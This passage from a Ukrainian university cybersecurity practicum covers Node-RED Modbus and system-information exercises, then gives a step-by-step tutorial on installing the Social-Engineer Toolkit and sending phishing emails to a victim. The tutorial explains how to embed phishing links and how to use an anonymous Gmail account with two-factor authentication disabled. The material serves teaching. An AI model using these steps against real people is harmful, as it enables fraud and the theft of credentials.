Рисунок Г.4 – Вигляд вікна програми *Mod_RSsim*

4. Ознайомтеся з правилами роботи з бібліотекою, використавши посилання:

https://flows.nodered.org/node/node-red-contrib-modbustcp

5. З розділу палітри ***Inputs*** вставте елемент ***modbustcp-read*** і зайдіть в його налаштування. Праворуч поля Server натисніть кнопку з олівцем для створення нового сервера (рис. Г.5).




Рисунок Г.5 – Вікно налаштування для створення нового серверу

Після створення сервера налаштуйте зчитування десяти Holding-регістрів, починаючи з 0-го, як це показано на рисунку Г.6.




Рисунок Г.6 – Налаштування зчитування Holding-регістрів

Зробіть фрагмент програми, показаний на рисунку Г.6. Зробіть розгортання проєкту, деактивуйте усі виведення, окрім останнього.




Рисунок Г.6 – Вигляд створених вузлів в Node-RED

Змініть значення перших десяти регістрів у програмі Mod_RSsim. Активуйте вікно виведення *Debug* – там мають виводитися значення регістрів у вигляді масиву (рис. Г.7).

Зверніть увагу, що тепер *msg.payload* є масивом з десяти елементів (*Array[10]*), тому для роботи з цими значеннями, наприклад, виведення на відображення на ВЕБ-сторінці необхідно їх попередньо обробити.








Рисунок Г.7 – Вигляд вікна виведення


6. Модифікуйте програму відповідно до рисунків, наведених далі. Зробіть розгортання та перевірте чи правильно відображаються значення.












7. Для запису за Modbus використайте вузол modbustcp-write з розділу палітри outputs. Модифікуйте програму відповідно до рис. 47. Зробіть розгортання проекту і

перевірте чи змінюється значення Holding регістру в Mod_RSsim за змінення його через елемент «Задана температура»



8. Необов’язкове завдання.

Спробуйте як імітатор ПЛК використати:

- імітатор Unity PRO з демо-проектом, наприклад з практичних робіт по ЛМІ https://drive.google.com/open?id=0B2FfwwwweBSVRWw4eDVreE1Lb1k.
- імітатор Unit PRO або M221 з проектом керування роботизованою установкою http://www.iasu-nuft.pp.ua/virtualnij-trenazer-projectprogrammer.

Додаток Д

Робота з JS об’єктами та обробка системної інформації

1. Встановіть в Node-RED модуль ***node-red-contrib-os*** (рис. Д.1):




Рисунок Д.1 – Вікно встановлення модуля node-red-contrib-os

2. З нововстановленого модуля використайте вузол типу **Networkintf** для створення фрагменту програми, як на рис. Д.2.




Рисунок Д.2 – Вигляд встановленого вузла типу **Networkintf**

Зробіть розгортання програми, ініціюйте формування повідомлення, проаналізуйте виведення. Приклад виведеної інформації показано на рис. Д.3. Як видно, інформація надається у вигляді JS-об’єкта, який містить в собі об’єкт *NetworkInterfaces*, Він, зі свого боку, містить декілька мережевих інтерфейсів, які є масивами об’єктів, що становлять певний протокол.




Рисунок Д.3 – Фрагмент JS-об’єкта, який описує об’єкт *NetworkInterfaces*

Про об’єкти в JavaScript можна почитати за посиланнями:

http://яваскрипт.укр/object

http://learn.javascript.ru/object.

Для перегляду усіх властивостей об’єкта можна скористатися конструкцією *for..in*

http://learn.javascript.ru/object-for-in

3. Створіть програму, яка буде виводити перелік MAC-адрес для мережевих карт, встановлених на Вашому ПК (рис. Д.4 – Д.5).




Рисунок Д.4 – Вигляд вузлів для виведення переліку MAC-адрес для мережевих карт




Рисунок Д.5 – Фрагмент коду для виведення переліку MAC-адрес

4. Зробіть копії екранів програми та візуалізації – це буде звітом до Вашої роботи.

Додаток Е

Надсилання електронних листів за допомогою Social Engeneering Toolkit

Набір інструментів соціальної інженерії — це безкоштовний інструмент Python із відкритим кодом, написаний Д. Кеннеді з TrustedSec. Цей інструмент здебільшого використовується тестувальниками на проникнення, чорними хакерами, синіми та фіолетовими командами для здійснення атак соціальної інженерії. Найслабшою ланкою безпеки, зазвичай, є не комп'ютерна система, а люди. Атаки соціальної інженерії не призначені лише для певних осіб, ніхто не може бути захищений від такої форми атак.

Щодо фішингових посилань, то їх можна створити та замінити тегами прив'язки *html* зі значеннями *href* у листі електронної пошти, який зазвичай називають шахрайським листом жертві. Про це можна прочитати за посиланням:

https://fearless-h.medium.com/phishing-got-easier-with-socialphish-b04dcbab3900

Наприклад, це можна зробити за допомогою команди:

<a href="фішингове посилання тут">


Розглянемо, як хакери надсилають електронні листи жертвам, використовуючи набір інструментів соціальної інженерії, зокрема, з опцією масової розсилки. Ми також можемо створювати фішингові посилання за допомогою *setoolkit.*

УВАГА! Цей матеріал призначений суто для освітніх цілей. Не використовуйте це для будь-якої зловмисної діяльності!!!

Для встановлення інструментарію соціальної інженерії *setoolkit* необхідно виконати такі кроки.


Крок 1. Відкриємо термінал і створимо каталог із назвою *setoolkit:*

mkdir Setoolkit




Крок 2. Перейдемо до створеного каталогу *Setoolkit:*

cd Setoolkit




Крок 3. Тепер клонуємо *setoolkit* з *github* за допомогою команди *git clone* зі сховищем *setoolkit (*https://github.com/trustedsec/social-engineer-toolkit.git):

git clone <https://github.com/trustedsec/social-engineer-toolkit.git>



Крок 4. Виводимо вміст поточного каталогу за допомогою команди *ls* і змінюємо каталог на каталог, створений після клонування сховища:

```
ls
cd social-engineer-toolkit
```



Крок 5. Набір інструментів успішно завантажено. Завантажимо вкладені модулі, які потрібно встановити на нашу операційну систему Linux за допомогою *pip*.

Pip – це менеджер пакетів для мови програмування python. Для встановлення *pip3* виконуємо команду:

```
sudo apt update -y && sudo apt install python3-pip
```

Завантажуємо модулі за допомогою *pip*:

```
pip3 install -r requirements.txt
```

```
[*]$pip3 install -r requirements.txt
Requirement already satisfied: pexpect in /usr/lib/python3/dist-packages (from -r
 requirements.txt (line 1)) (4.8.0)
Collecting pycrypto
  Downloading pycrypto-2.6.1.tar.gz (446 kB)
     |████████████████████████████████| 446 kB 325 kB/s
Requirement already satisfied: requests in /usr/local/lib/python3.9/dist-packages
 (from -r requirements.txt (line 3)) (2.23.0)
Requirement already satisfied: pyopenssl in /usr/lib/python3/dist-packages (from
-r requirements.txt (line 4)) (20.0.1)
Requirement already satisfied: pefile in /usr/lib/python3/dist-packages (from -r
requirements.txt (line 5)) (2019.4.18)
Requirement already satisfied: impacket in /usr/lib/python3/dist-packages (from -
r requirements.txt (line 6)) (0.9.22)
Requirement already satisfied: qrcode in /usr/lib/python3/dist-packages (from -r
requirements.txt (line 8)) (6.1)
Requirement already satisfied: pillow in /usr/lib/python3/dist-packages (from -r
requirements.txt (line 9)) (8.1.2)
Requirement already satisfied: pymssql<3.0 in /usr/lib/python3/dist-packages (fro
m -r requirements.txt (line 11)) (2.1.4)
Requirement already satisfied: urllib3≠1.25.0,≠1.25.1,<1.26,≥1.21.1 in /usr/lo
cal/lib/python3.9/dist-packages (from requests→r requirements.txt (line 3)) (1.
25.10)
Requirement already satisfied: certifi≥2017.4.17 in /usr/lib/python3/dist-packag
es (from requests→r requirements.txt (line 3)) (2020.6.20)
Requirement already satisfied: idna<3,≥2.5 in /usr/lib/python3/dist-packages (fr
om requests→r requirements.txt (line 3)) (2.10)
Requirement already satisfied: chardet<4,≥3.0.2 in /usr/local/lib/python3.9/dist
-packages (from requests→r requirements.txt (line 3)) (3.0.4)
Building wheels for collected packages: pycrypto
  Building wheel for pycrypto (setup.py) ... done
  Created wheel for pycrypto: filename=pycrypto-2.6.1-cp39-cp39-linux_x86_64.whl
size=526405 sha256=e0780e7759a27bce526bba3fe8cd92893feb3b718b52081e6139c3adf02df5
c8
  Stored in directory: /home/fearless/.cache/pip/wheels/9d/29/32/8b8f22481bec8b0f
be7087927336ec167faff2ed9db849448f
Successfully built pycrypto
Installing collected packages: pycrypto
Successfully installed pycrypto-2.6.1
```

Крок 6. Тепер встановимо завантажені модулі:

sudo python3 setup.py

```
┌──[172.20.10.2/28]-[fearless@localhost]-[~/Setoolkit/social-engineer-toolkit]
└─[*]$sudo python3 setup.py
[sudo] password for fearless:
[*] Installing requirements.txt ...
Requirement already satisfied: pexpect in /usr/lib/python3/dist-packages (from -r
 requirements.txt (line 1)) (4.8.0)
Collecting pycrypto
  Downloading pycrypto-2.6.1.tar.gz (446 kB)
     |████████████████████████████████| 446 kB 606 kB/s
Requirement already satisfied: requests in /usr/local/lib/python3.9/dist-packages
 (from -r requirements.txt (line 3)) (2.23.0)
Requirement already satisfied: pyopenssl in /usr/lib/python3/dist-packages (from
-r requirements.txt (line 4)) (20.0.1)
```

Крок 7. Тепер запускаємо *setoolkit* і можна починати надсилати електронні листи. Виконаємо команду:

sudo setoolkit

```
┌──[172.20.10.2/28]-[fearless@localhost]-[~/Setoolkit/social-engineer-toolkit]
└─[*]$sudo setoolkit
[-] New set.config.py file generated on: 2021-07-02 18:26:49.849985
[-] Verifying configuration update ...
[*] Update verified, config timestamp is: 2021-07-02 18:26:49.849985
[*] SET is using the new config, no need to restart
Copyright 2020, The Social-Engineer Toolkit (SET) by TrustedSec, LLC
All rights reserved.

Redistribution and use in source and binary forms, with or without modification,
are permitted provided that the following conditions are met:
```


Крок 8. Введіть *'y'* відповідь на запитання, чи згодні ви з умовами і послугами *setoolkit.*

Крок 9. Виберіть *Social-Engineering Attacks (*set> 1), оскільки наша атака і є атакою на основі соціальної інженерії з перелічених атак:

```
                ..######..########.########
                .##....##.##.....##.##.....##
                .##.......##.....##.##.....##
                ..######..######...##.....##
                .......##.##.....##.##.....##
                .##....##.##.....##.##.....##
                ..######..########..##.....##

[---]         The Social-Engineer Toolkit (SET)         [---]
[---]         Created by: David Kennedy (ReL1K)         [---]
                        Version: 8.0.3
                     Codename: 'Maverick'
[---]         Follow us on Twitter: @TrustedSec         [---]
[---]         Follow me on Twitter: @HackingDave        [---]
[---]        Homepage: https://www.trustedsec.com       [---]
       Welcome to the Social-Engineer Toolkit (SET).
        The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

Крок 10. Обираємо програму масового розсилання та переходимо до наступного меню.


set> 5



Крок 11. У цьому меню є два пункти, які можна використовувати для надсилання електронних листів. Розглянемо перший варіант, який призначений для надсилання електронних листів окремим або цільовим жертвам:

set:mailer> 1

Крок 12. Введіть електронну адресу жертви або цілі:



Крок 13. ***Рекомендується на цьому кроці створити для якусь анонімну пошту***.
Для того, щоб успішно використовувати *gmail* для надсилання електронних листів із *setoolkit*, потрібно дозволити менш захищеним програмам доступ до вашої пошти. Для облікових записів із двофакторною автентифікацією потрібно вимкнути її, щоб надсилати листи із зовнішніх програм на кшталт *setoolkit*.
Виберіть *'1'*, щоб використовувати свій обліковий запис для надсилання електронного листа:

set:phishing> 1

```
  2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:
set:phishing> The FROM NAME the user will see: Test
Email password:
```

Крок 14. Далі надаємо відповіді на запитання, що бачимо на екрані:

- The FROM NAME the user will see: …
- Enter Password: …
- Flag this message/s as high priority? [yes|no]: …
- Do you want to attach a file – [y/n]: …
- Do you want to attach an inline file – [y/n]: …
- Email subject: …
- Send the message as html or plain? 'h' or 'p' [p]: …
- Enter the body of the message, type END (capitals) when finished: type your contents here …..
- Next line of the body: END

Наприклад, це може виглядати так:

```
set:phishing> Flag this message/s as high priority? [yes|no]: yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject: test
set:phishing> Send the message as html or plain? 'h' or 'p' [p]: p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new l
ine.
set:phishing> Enter the body of the message, type END (capitals) when finished: t
est
Next line of the body: END
[*] SET has finished sending the emails

      Press <return> to continue
```

Ось результат електронного листа, створеного та надісланого *setoolkit*.

Навчальне електронне видання
комбінованого використання.
Можна використовувати в локальному та мережному режимах

Вадим Ігоревич Маліновський
Леонід Михайлович Куперштейн
Валентина Аполінаріївна Каплун

КІБЕРБЕЗПЕКА МОБІЛЬНИХ ПРИСТРОЇВ ТА ІНТЕРНЕТУ РЕЧЕЙ

Практикум

Рукопис оформлено *В. Каплун*
Редактор *Т. Старічек*
Оригінал-макет виготовлено *Т. Старічек*

Підписано до видання 05.02.2024 р.
Гарнітура Times New Roman.
Зам. № Р2024-036.

Видавець та виготовлювач
Вінницький національний технічний університет,
Редакційно-видавничий відділ.
ВНТУ, ГНК, к. 114.
Хмельницьке шосе, 95, м. Вінниця, 21021.
press.vntu.edu.ua;
E-mail: irvc.ed.vntu@gmail.com.
Свідоцтво суб'єкта видавничої справи
серія ДК № 3516 від 01.07.2009 р.